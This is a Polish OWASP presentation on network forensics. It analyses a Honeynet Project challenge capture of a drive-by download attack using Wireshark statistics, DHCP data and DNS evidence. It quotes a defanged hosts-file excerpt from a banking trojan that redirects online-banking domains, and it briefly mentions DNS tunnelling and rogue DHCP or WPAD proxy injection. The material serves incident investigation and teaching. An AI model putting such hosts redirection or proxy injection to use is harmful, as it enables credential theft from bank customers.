



Network Forensic

Co mówią złapane pakiety?

Paweł Goleń
pawel.golen@gmail.com

OWASP

2010-06-10

Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.


The OWASP Foundation
<http://www.owasp.org>

Zamiast agendy

- Kontynuacja tematów z poprzedniego spotkania
 - ▶ Będziemy badać malware, atak drive-by download
 - ▶ Spojrzenie z perspektywy ruchu sieciowego
 - ▶ Podobna technika dla innych incydentów
- Network Forensic – dlaczego na OWASP?
 - ▶ Nie ma oprogramowania idealnego
 - ▶ Incydenty należy zbadać, zwłaszcza te (nie)udane
 - Im więcej źródeł informacji, tym lepiej
 - Ruch sieciowy zawiera WSZYSTKIE informacje
 - ▶ Dobrze wiedzieć jak TO działa
 - Aplikacja → HTTP → TCP → IP → Ethernet
 - W przypadku zainteresowania tematem bezpieczeństwa

The 20 Coolest Jobs in Information Security

- ➡ #1 Information Security Crime Investigator/Forensics Expert
- ➡ #2 System, Network, and/or Web Penetration Tester
- ➡ #3 Forensic Analyst
- ➡ #4 Incident Responder
- ➡ #5 Security Architect
- ➡ #6 Malware Analyst
- ➡ #7 Network Security Engineer
- #8 Security Analyst
- #9 Computer Crime Investigator
- #10 CISO/ISO or Director of Security
- #11 Application Penetration Tester
- #12 Security Operations Center Analyst
- #13 Prosecutor Specializing in Information Security Crime
- #14 Technical Director and Deputy CISO
- ➡ #15 Intrusion Analyst
- #16 Vulnerability Researcher/ Exploit Developer
- #17 Security Auditor
- #18 Security-savvy Software Developer
- #19 Security Maven in an Application Developer Organization
- #20 Disaster Recovery/Business Continuity Analyst/Manager



How to Order:

If you wish to order a copy of the brochure, please [click here](#).

Get a free copy by attending a live SANS [training event](#).

Know a better job?

Write us at cooljobs@sans.org

Co będziemy robić

- Ogólne zapoznanie się z sytuacją
- Identyfikacja klientów i serwerów
- Wizualizacje ruchu w trakcie incydentu
- Identyfikacja elementów ataku
- Odzyskiwanie plików z ruchu sieciowego
- Wybrane fragmenty z bliska
- Ogólne spojrzenie na każdy z przypadków

Gość specjalny: Przykładowy incydent

■ Źródło: Honeynet Project Challenges

- ▶ Forensic Challenge 2010 - browsers under attack

■ Kilka założeń na początek

- ▶ Nie rozwiązujemy zadania (odpowiedzi na pytania)
- ▶ Staramy się określić co się stało, kto i jak atakował
- ▶ Zakładamy, że nie wiemy (prawie) NIC


■ Prezentacja to tylko przykład

- ▶ Można spróbować innego podejścia
- ▶ Można skorzystać z innych (lepszyc?) narzędzi
 - **Narzędzie nie zniweluje braku wiedzy!**

Gdzie jesteśmy

- **Ogólne zapoznanie się z sytuacją**
- Identyfikacja klientów i serwerów
- Wizualizacje ruchu w trakcie incydentu
- Identyfikacja elementów ataku
- Odzyskiwanie plików z ruchu sieciowego
- Wybrane fragmenty z bliska
- Ogólne spojrzenie na każdy z przypadków

Krok 1: Statystyka



Krok 2: Endpoints

IPv4 Endpoints								
Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Latitude	Longitude
10.0.4.15	317	152357	157	24986	160	127371	-	-
10.0.3.15	269	108021	146	21375	123	86646	-	-
192.168.56.52	175	106126	97	96755	78	9371	-	-
64.236.114.1	130	92918	79	88520	51	4398	-	-
10.0.2.15	96	20146	60	9914	36	10232	-	-
192.168.56.50	113	30110	58	20007	55	10103	-	-
192.168.56.51	74	19375	44	9720	30	9655	-	-
10.0.5.15	43	10122	34	4632	9	5490	-	-
209.85.227.99	18	7229	9	5535	9	1694	-	-
0.0.0.0	8	2840	8	2840	0	0	-	-
74.125.77.102	18	3068	8	1138	10	1930	-	-
192.168.1.1	15	1795	7	1174	8	621	-	-
10.0.2.2	4	1344	4	1344	0	0	-	-
10.0.3.2	4	1344	4	1344	0	0	-	-
74.125.77.101	9	1534	4	569	5	965	-	-
10.0.4.2	4	1344	4	1344	0	0	-	-
10.0.5.2	4	1344	4	1344	0	0	-	-
209.85.227.106	8	1414	3	595	5	819	-	-
209.85.227.100	8	1133	3	350	5	783	-	-
255.255.255.255	8	2840	0	0	8	2840	-	-
10.0.2.255	25	3875	0	0	25	3875	-	-
224.0.0.22	16	1136	0	0	16	1136	-	-
10.0.3.255	37	5712	0	0	37	5712	-	-
10.0.4.255	38	5970	0	0	38	5970	-	-
10.0.5.255	25	3875	0	0	25	3875	-	-



Krok 3: Conversations - TCP

TCP Conversations: 25													
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A->B	Bytes A->B	Packets A<-B	Bytes A<-B	Rel Start -	Duration	bps A->B	bps A<-B
10.0.2.15	1063	192.168.56.50	80	26	7058	12	2869	14	4189	8.337694000	7,2922	3147,48	4595,61
10.0.2.15	1064	192.168.56.52	80	15	4264	7	1291	8	2973	8.627391000	7,0053	1474,32	3395,17
10.0.2.15	1065	192.168.56.50	80	11	1660	6	797	5	863	8.658106000	6,9713	914,61	990,35
10.0.2.15	1066	192.168.56.50	80	11	1661	6	798	5	863	8.659103000	6,9706	915,85	990,45
10.0.3.15	1080	192.168.56.50	80	30	10934	14	2441	16	8493	38.890744000	16,6601	1172,14	4078,25
10.0.3.15	1081	192.168.56.52	80	50	34877	21	2507	29	32370	39.125780000	16,4249	1221,07	15766,27
10.0.3.15	1082	192.168.56.50	80	10	1459	6	650	4	809	39.175696000	16,3751	317,56	395,23
10.0.3.15	1085	64.236.114.1	80	40	30756	16	1382	24	29374	43.703074000	1,1473	9636,76	204826,40
10.0.3.15	1086	74.125.77.101	80	9	1534	5	965	4	569	45.273055000	22,4047	344,57	203,17
10.0.3.15	1087	64.236.114.1	80	4	236	1	62	3	174	49.325412000	20,8861	N/A	66,65
10.0.3.15	1088	209.85.227.106	80	8	1414	5	819	3	595	56.457744000	11,2231	583,80	424,13
10.0.3.15	1089	209.85.227.99	80	18	7229	9	1694	9	5535	56.618802000	11,0604	1225,28	4003,49
10.0.3.15	1090	209.85.227.100	80	8	1133	5	783	3	350	57.264926000	10,4210	601,09	268,69
10.0.3.15	1091	192.168.56.50	80	25	7338	11	2548	14	4790	60.158309000	7,5298	2707,10	5089,10
10.0.3.15	1092	192.168.56.52	80	11	2407	6	1067	5	1340	60.350531000	7,3477	1161,72	1458,95
10.0.4.15	1106	192.168.56.51	80	37	10787	15	4518	22	6269	96.861934000	18,5268	1950,90	2707,00
10.0.4.15	1107	192.168.56.51	80	37	8588	15	5137	22	3451	97.026336000	18,3675	2237,43	1503,09
10.0.4.15	1108	192.168.56.52	80	66	45733	28	3183	38	42550	97.212640000	60,0004	424,40	5673,29
10.0.4.15	1111	64.236.114.1	80	41	30844	16	1416	25	29428	100.982015000	1,2116	9349,90	194314,13
10.0.4.15	1112	74.125.77.102	80	9	1534	5	965	4	569	106.789581000	60,2424	128,15	75,56
10.0.4.15	1114	192.168.56.52	80	23	14226	11	850	12	13376	157.240559000	15,0547	451,69	7107,95
10.0.4.15	1117	64.236.114.1	80	42	30904	17	1476	25	29428	161.736053000	3,6802	3208,52	63970,31
10.0.4.15	1118	74.125.77.102	80	9	1534	5	965	4	569	166.394852000	11,5652	667,52	393,60
10.0.4.15	1119	64.236.114.1	80	3	178	1	62	2	116	176.102981000	6,8706	N/A	135,07
10.0.5.15	1135	192.168.56.52	80	10	4619	5	473	5	4146	214.530838000	0,0810	46711,44	409441,04



Krok 3: Conversations - UDP

UDP Conversations: 15											
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A->B	Bytes A->B	Packets A<-B	Bytes A<-B	Rel Start -	Duration
0.0.0.0	68	255.255.255.255	67	8	2840	8	2840	0	0	0.000000000	210,3216
10.0.2.15	68	10.0.2.2	67	2	1180	0	0	2	1180	0.000268000	0,0039
10.0.2.15	137	10.0.2.255	137	16	1760	16	1760	0	0	2.403349000	8,3166
10.0.2.15	138	10.0.2.255	138	9	2115	9	2115	0	0	11.463994000	9,0181
10.0.3.15	68	10.0.3.2	67	2	1180	0	0	2	1180	29.976923000	0,0025
10.0.3.15	137	10.0.3.255	137	24	2640	24	2640	0	0	32.599067000	24,3400
10.0.3.15	138	10.0.3.255	138	13	3072	13	3072	0	0	41.644466000	16,8491
10.0.3.15	1029	192.168.1.1	53	11	1364	6	461	5	903	42.402365000	14,8588
10.0.4.15	68	10.0.4.2	67	2	1180	0	0	2	1180	85.108667000	0,0023
10.0.4.15	137	10.0.4.255	137	24	2640	24	2640	0	0	87.888971000	24,4428
10.0.4.15	138	10.0.4.255	138	14	3330	14	3330	0	0	96.899579000	76,2107
10.0.4.15	1029	192.168.1.1	53	4	431	2	160	2	271	100.975528000	5,8123
10.0.5.15	68	10.0.5.2	67	2	1180	0	0	2	1180	210.320449000	0,0013
10.0.5.15	137	10.0.5.255	137	16	1760	16	1760	0	0	212.517979000	8,2822
10.0.5.15	138	10.0.5.255	138	9	2115	9	2115	0	0	221.554065000	9,0123

Czego się dowiedzieliśmy

- Główna aktywność na porcie 80 (HTTP?)
- Warto też rzucić okiem na:
 - ▶ DNS (wykorzystywany jako C&C)
 - Wykorzystanie tunelowania
 - Po/w protokole DNS
 - Po prostu po porcie 53
 - Doskonała metoda na płatne hotspoty
 - ▶ DHCP (Rouge DHCP Servers)
 - Podmiana serwerów DNS (DNSChanger)
 - „Wstrzyknięcie” wrogiego serwera proxy (mój pomysł :P)
 - WPAD, DHCP opcja 252
 - ▶ Wszelkie odchylenia od „normy”

Jakie sieci?

- 10.0.2/24, 10.0.3/24, 10.0.4/24, 10.0.5/24
 - ▶ 10.0.x.2, 10.0.x.15 – *na podstawie DHCP*
- 192.168.1.1 – *serwer DNS*
- 192.168.56/24 - ???
 - ▶ 192.168.56.50, 192.168.56.51, 192.168.56.52
- 209.85.128.0/17 - *GOGL*
 - ▶ 209.85.227.99, 209.85.227.100, 209.85.227.106
- 64.236.114.1 - *www.honeynet.org*
- 74.125.0/16 - *GOGL*
 - ▶ 74.125.77.101, 74.125.77.102

Czy możemy coś wykluczyć?

- Niektóre adresy są „bardziej ryzykowne”
 - ▶ Domeny typu *.cn, *.ru
 - ▶ Sieci należące do „egzotycznych” krajów
 - ▶ Adresy „przypominające” inne (phishing?)
- Inne adresy/sieci są bardziej zaufane
- Zaufane, ale nie znaczy „pewne”
 - ▶ Może zostać osadzony „wrogi skrypt”
 - SQLi
 - XSS
 - ▶ Nie można zakładać, że „znana” strona nie zaraża

Gdzie jesteśmy

- Ogólne zapoznanie się z sytuacją
- **Identyfikacja klientów i serwerów**
- Wizualizacje ruchu w trakcie incydentu
- Identyfikacja elementów ataku
- Odzyskiwanie plików z ruchu sieciowego
- Wybrane fragmenty z bliska
- Ogólne spojrzenie na każdy z przypadków

Gdzie są klienci?







■ Klienci == ofiary

- ▶ W zasadzie to już wiemy (Conversations - TCP)

■ Spróbujmy znaleźć ich przez DHCP

- ▶ Przy okazji można się coś o nich dowiedzieć


1	0.000000	0.0.0.0	255.255.255.255	DHCP	DHCP Discover	- Transaction ID 0xe2
2	0.000268	10.0.2.2	10.0.2.15	DHCP	DHCP Offer	- Transaction ID 0xe2
3	0.004045	0.0.0.0	255.255.255.255	DHCP	DHCP Request	- Transaction ID 0xe2
4	0.004189	10.0.2.2	10.0.2.15	DHCP	DHCP ACK	- Transaction ID 0xe2
102	29.976670	0.0.0.0	255.255.255.255	DHCP	DHCP Discover	- Transaction ID 0x9b
103	29.976923	10.0.3.2	10.0.3.15	DHCP	DHCP Offer	- Transaction ID 0x9b
104	29.979319	0.0.0.0	255.255.255.255	DHCP	DHCP Request	- Transaction ID 0x9b
105	29.979435	10.0.3.2	10.0.3.15	DHCP	DHCP ACK	- Transaction ID 0x9b
376	85.094122	0.0.0.0	255.255.255.255	DHCP	DHCP Discover	- Transaction ID 0x14
377	85.108667	10.0.4.2	10.0.4.15	DHCP	DHCP Offer	- Transaction ID 0x14
378	85.110845	0.0.0.0	255.255.255.255	DHCP	DHCP Request	- Transaction ID 0x14
379	85.110996	10.0.4.2	10.0.4.15	DHCP	DHCP ACK	- Transaction ID 0x14
698	210.279953	0.0.0.0	255.255.255.255	DHCP	DHCP Discover	- Transaction ID 0x9c
699	210.320449	10.0.5.2	10.0.5.15	DHCP	DHCP Offer	- Transaction ID 0x9c
700	210.321648	0.0.0.0	255.255.255.255	DHCP	DHCP Request	- Transaction ID 0x9c
701	210.321764	10.0.5.2	10.0.5.15	DHCP	DHCP ACK	- Transaction ID 0x9c

IP address	Mac address	DHCP OS
 10.0.2.15	08:00:27:91:FD:44	Windows XP [24]; Windows XP SP3 [14]; Windows Vi...
 10.0.2.2	52:54:00:12:35:00	
 10.0.2.2	52:54:00:12:35:02	
 10.0.3.15	08:00:27:BA:08:03	Windows XP [24]; Windows XP SP3 [14]; Windows Vi...
 10.0.4.15	08:00:27:A1:5F:BF	Windows XP [24]; Windows XP SP3 [14]; Windows Vi...
 10.0.5.15	08:00:27:CD:3D:55	Windows XP [24]; Windows XP SP3 [14]; Windows Vi...

Gdzie są klienci – inny sposób


- Klienci łączą się z serwerem
- Wystarczy znaleźć źródła połączeń na port 80
 - ▶ Pierwszy element *3-way handshake*
 - *SYN -> SYN/ACK -> ACK*
 - ▶ Wireshark i display filter:
 - `tcp.flags == 0x2 and tcp.dstport == 80`
 - `(tcp.flags == 0x2 or tcp.flags == 0x12) and tcp.port == 80`
 - `http.request <-` jeszcze inny sposób
 - ▶ Lista klientów:
 - 10.0.2.15, 10.0.3.15, 10.0.4.15, 10.0.5.15

Ciekawostka – kiedy klienci byli aktywni



Gdzie są serwery

HTTP Requests by Server Address	63	0,000306	100,00 %
HTTP Requests by HTTP Host	63	0,000306	100,00 %
rapidshare.com.eyu32.ru	19	0,000092	30,16 %
192.168.56.50	19	0,000092	100,00 %
sploitme.com.cn	15	0,000073	23,81 %
192.168.56.52	15	0,000073	100,00 %
www.honeynet.org	3	0,000015	4,76 %
64.236.114.1	3	0,000015	100,00 %
www.google-analytics.com	3	0,000015	4,76 %
74.125.77.101	1	0,000005	33,33 %
74.125.77.102	2	0,000010	66,67 %
www.google.com	1	0,000005	1,59 %
209.85.227.106	1	0,000005	100,00 %
www.google.fr	2	0,000010	3,17 %
209.85.227.99	2	0,000010	100,00 %
clients1.google.fr	1	0,000005	1,59 %
209.85.227.100	1	0,000005	100,00 %
shop.honeynet.sg	19	0,000092	30,16 %
192.168.56.51	19	0,000092	100,00 %



<http://xkcd.com/742/>

Zagadka – czego brakuje na tym obrazku?

Source	Destination	Protocol	Info
10.0.3.15	192.168.1.1	DNS	Standard query A www.honeynet.org
10.0.3.15	192.168.1.1	DNS	Standard query A www.honeynet.org
10.0.3.15	192.168.1.1	DNS	Standard query A www.google-analytics.com
10.0.3.15	192.168.1.1	DNS	Standard query A www.google.com
10.0.3.15	192.168.1.1	DNS	Standard query A www.google.fr
10.0.3.15	192.168.1.1	DNS	Standard query A clients1.google.fr
10.0.4.15	192.168.1.1	DNS	Standard query A www.honeynet.org
10.0.4.15	192.168.1.1	DNS	Standard query A www.google-analytics.com

[-] rapidshare.com.eyu32.ru	19	0,000092	30,16%
192.168.56.50	19	0,000092	100,00%
[-] sploitme.com.cn	15	0,000073	23,81%
192.168.56.52	15	0,000073	100,00%
[-] www.honeynet.org	3	0,000015	4,76%
64.236.114.1	3	0,000015	100,00%
[-] www.google-analytics.com	3	0,000015	4,76%
74.125.77.101	1	0,000005	33,33%
74.125.77.102	2	0,000010	66,67%
[-] www.google.com	1	0,000005	1,59%
209.85.227.106	1	0,000005	100,00%
[-] www.google.fr	2	0,000010	3,17%
209.85.227.99	2	0,000010	100,00%
[-] clients1.google.fr	1	0,000005	1,59%
209.85.227.100	1	0,000005	100,00%
[-] shop.honeynet.sg	19	0,000092	30,16%
192.168.56.51	19	0,000092	100,00%
[+] HTTP Responses by Server Address	63	0,000306	



Gdzie są zapytania DNS?

■ Brak zapytań DNS o adresy (też jest śladem!)

- ▶ rapidshare.com.eyu32.ru
- ▶ shop.honeynet.sg
- ▶ sploitme.com.cn

■ Prawdopodobnie zmodyfikowany plik Hosts

- ▶ Kto i dlaczego dokonał modyfikacji
 - Tu → prawdopodobnie na potrzeby przykładu
 - Malware często modyfikuje plik Host
 - Blokowanie dostępu
 - » Samoobrona → aktualizacje, narzędzia, konkurencja
 - Ale nie tylko w tym celu...

PWS-Banker.y!hosts

Symptoms -

Please note that spaces have been added to the URLs below and the IP addresses have been substituted for a.b.c.d

```
a.b.c.d onlineaccounts2.abbeynational.co.uk
a.b.c.d www3 .aibgbonline.co.uk
a.b.c.d www .bank.alliance-leicester.co.uk
a.b.c.d login.iblogin.com
a.b.c.d ww2 .bankofscotlandhalifax-online.co.uk
a.b.c.d inet.barclays.co.uk
a.b.c.d iibank.barclays.co.uk
a.b.c.d iibank.cahoot.com
a.b.c.d www3 .coventrybuildingsociety.co.uk
a.b.c.d ww .hsbc.co.uk
a.b.c.d login.ebank.offshore.hsbc.co.je
a.b.c.d ww3 .online-offshore.lloydstsb.com
a.b.c.d ww3 .online-business.lloydstsb.co.uk
a.b.c.d ww3 .online.lloydstsb.co.uk
a.b.c.d ob2.nationet.com
a.b.c.d ww3 .onlinebanking.natwestoffshore.com
a.b.c.d ww1 .nwolb.com
a.b.c.d ww1 .onlinebanking.iombank.com
a.b.c.d ww1 .www .rbsdigital.com
a.b.c.d welcome.smile.co.uk
a.b.c.d login.365online.com
a.b.c.d www.citizensbankonline.com
a.b.c.d esecure.regionsnet.com
a.b.c.d rollb.associatedbank.com
a.b.c.d upb.unionplanters.com
a.b.c.d www .onlinebanking.huntington.com
```



Co już wiemy

■ Klienci

- ▶ 10.0.2.15, 10.0.3.15, 10.0.4.15, 10.0.5.15

■ „Dziwne” serwery, brak zapytań DNS

- ▶ rapidshare.com.eyu32.ru
- ▶ shop.honeynet.sg
- ▶ sploitme.com.cn

■ „Bezpieczne” serwery

- ▶ Pozostałe (Google, Honeynet)
 - Przynajmniej na potrzeby prezentacji

Gdzie jesteśmy

- Ogólne zapoznanie się z sytuacją
- Identyfikacja klientów i serwerów
- **Wizualizacje ruchu w trakcie incydentu**
- Identyfikacja elementów ataku
- Odzyskiwanie plików z ruchu sieciowego
- Wybrane fragmenty z bliska
- Ogólne spojrzenie na każdy z przypadków

Ciekawostka: Wizualizacje

■ Netgrok

- ▶ <http://www.cs.umd.edu/projects/netgrok/>

